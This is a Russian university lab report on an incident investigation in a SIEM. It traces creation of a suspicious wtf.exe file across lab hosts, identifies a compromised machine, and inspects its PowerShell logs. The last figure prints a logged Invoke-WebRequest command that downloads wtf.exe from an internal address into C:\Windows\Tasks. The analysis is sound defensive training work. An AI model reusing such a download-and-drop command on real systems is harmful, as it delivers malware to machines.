МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего образования

«МИРЭА – Российский технологический университет»

РТУ МИРЭА

Институт кибербезопасности и цифровых технологий (ИКБ)

КБ-2 «Информационно-аналитические системы кибербезопасности»

ОТЧЕТ О ВЫПОЛНЕНИИ ИНДИВИДУАЛЬНОГО ЗАДАНИЯ №8

В РАМКАХ ДИСЦИПЛИНЫ «ПРИНЦИПЫ ПОСТРОЕНИЯ, ПРОЕКТИРОВАНИЯ И ЭКСПЛУАТАЦИИ ИНФОРМАЦИОННО-АНАЛИТИЧЕСКИХ СИСТЕМ»


Выполнил:

Студент 3-ого курса

Учебной группы БИСО-02-22

Зубарев В.С.

Москва 2025



```
object.name= 'wtf.exe' and msgid = '1…
time, event_src.host, text
```

Filter

```
object.name= 'wtf.exe' and msgid = '11'
```

Execute Ctrl+Enter

11/23/22, 11:57:32	comp-2159.hv-logistics.stf	The process powershell.exe created the
11/23/22, 11:42:17	comp-7813.hv-logistics.stf	The process powershell.exe created the
11/23/22, 11:41:57	comp-2159.hv-logistics.stf	The process powershell.exe created the
11/23/22, 11:41:30	comp-0660.city.stf	The process powershell.exe created the
11/23/22, 11:39:51	comp-4584.hv-logistics.stf	The process powershell.exe created the
11/23/22, 11:39:19	comp-5117.city.stf	The process powershell.exe created the

Total 14 events , 1 selected


11/24/22, 09:34:21

The process powershell.exe created the file wtf.exe on host comp-9794.tube.stf

Subject	powershell.exe subject process fullpath c:\windows\syswow64\...
Action	create
Object	wtf.exe object file_object property creation time value 2022-11-24T06:34:21.0000... fullpath c:\windows\tasks\wtf.exe
Status	success
Source	1792ba62-50c0-0001-0...


Source microsoft sysmon ID 11
Microsoft-Windows-Sysmon/Operational

Рисунок 1 - Фильтры поиска


event_src.host
comp-0660.city.stf

event_src.host = "comp-0660.city.s...
event_src.host != "comp-0660.city....

Рисунок 2 - Скомпрометированное устройство



```
event_src.host = 'comp-0660.city.stf'…
time, event_src.host, text
```

Filter

```
event_src.host = 'comp-0660.city.stf' and object.process.cmdline contains 'wtf.
exe' and (object.process.name = 'cmd.exe' or msgid in [4103, 4104])
```

Execute Ctrl+Enter

/23/22, 11:41:30	comp-0660.city.stf	A PowerShell command is executed on host comp-0
/23/22, 11:41:30	comp-0660.city.stf	A PowerShell pipeline is executed on host comp-066
/23/22, 11:32:07	comp-0660.city.stf	A PowerShell pipeline is executed on host comp-066
/23/22, 11:32:06	comp-0660.city.stf	A PowerShell command is executed on host comp-0
/23/22, 11:32:06	comp-0660.city.stf	A PowerShell pipeline is executed on host comp-066

Total 9 events , 1 selected


11/23/22, 12:00:06

A PowerShell command is executed on host comp-0660.city.stf. Creating Scriptblock text (of).

Subject	l_head city.stf subject account
Action	execute
Object	l_head city.stf object command
Status	success
Source	1792caab-2f00-0001-0...

Source microsoft windows ID 4104
Microsoft-Windows-PowerShell/Operational
Category Command / System Management / Manipulation

Рисунок 3 – Фильтр поиска действий устройства



```
event_src.host = 'comp-0660.city.stf'…
time, event_src.host, text
time (newest on top)
```

time	event_src.host	text
11/23/22, 12:00:06	comp-0660.city.stf	A PowerShell command is executed on h
11/23/22, 12:00:06	comp-0660.city.stf	A PowerShell pipeline is executed on hos
11/23/22, 12:00:06	comp-0660.city.stf	A PowerShell pipeline is executed on hos
11/23/22, 11:43:44	comp-0660.city.stf	A PowerShell pipeline is executed on hos
11/23/22, 11:41:30	comp-0660.city.stf	A PowerShell command is executed on h
11/23/22, 11:41:30	comp-0660.city.stf	A PowerShell pipeline is executed on hos
11/23/22, 11:32:07	comp-0660.city.stf	A PowerShell pipeline is executed on hos
11/23/22, 11:32:06	comp-0660.city.stf	A PowerShell command is executed on h
11/23/22, 11:32:06	comp-0660.city.stf	A PowerShell pipeline is executed on hos

Total 9 events , 1 selected

11/23/22, 12:00:06

A PowerShell command is executed on host comp-0660.city.stf. Creating Scriptblock text (of).

Request additional data


Subject	l_head city.stf subject account
Action	execute
Object	l_head city.stf object command
Status	success
Source	1792caab-2f00-0001-0...

Source microsoft windows ID 4104
Microsoft-Windows-PowerShell/Operational
Category Command / System Management / Manipulation

Interaction roles

Subject

Рисунок 4 - Действия устройства



```
event_src.host = 'comp-0660.city.stf'…
time, event_src.host, text
time (newest on top)
```

time	event_src.host	text
11/23/22, 12:00:06	comp-0660.city.stf	A PowerShell command is executed on h
11/23/22, 12:00:06	comp-0660.city.stf	A PowerShell pipeline is executed on hos
11/23/22, 12:00:06	comp-0660.city.stf	A PowerShell pipeline is executed on hos
11/23/22, 11:43:44	comp-0660.city.stf	A PowerShell pipeline is executed on hos
11/23/22, 11:41:30	comp-0660.city.stf	A PowerShell command is executed on h
11/23/22, 11:41:30	comp-0660.city.stf	A PowerShell pipeline is executed on hos
11/23/22, 11:32:07	comp-0660.city.stf	A PowerShell pipeline is executed on hos
11/23/22, 11:32:06	comp-0660.city.stf	A PowerShell command is executed on h
11/23/22, 11:32:06	comp-0660.city.stf	A PowerShell pipeline is executed on hos

Total 9 events , 1 selected

11/23/22, 11:32:06

Interaction roles

Subject

subject	account
subject.name	l_head
subject.domain	city
subject.id	S-1-5-21-964469733-394323452...
subject.accou...	l_head
subject.accou...	city.stf
subject.accou...	S-1-5-21-964469733-394323452...
subject.accou...	S-1-5-21-964469733-394323452...

Object

object	command
object.value	CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest" ParameterBinding(Invoke-WebRequest): name="Uri"; value="http://10.126.10.10:13337/wtf.exe" ParameterBinding(Invoke-WebRequest): name="OutFile"; value="C:\Windows\Tasks\wtf.exe" Collapse
object.type	Invoke-WebRequest
object.account...	l_head

Рисунок 5 - Подробные логи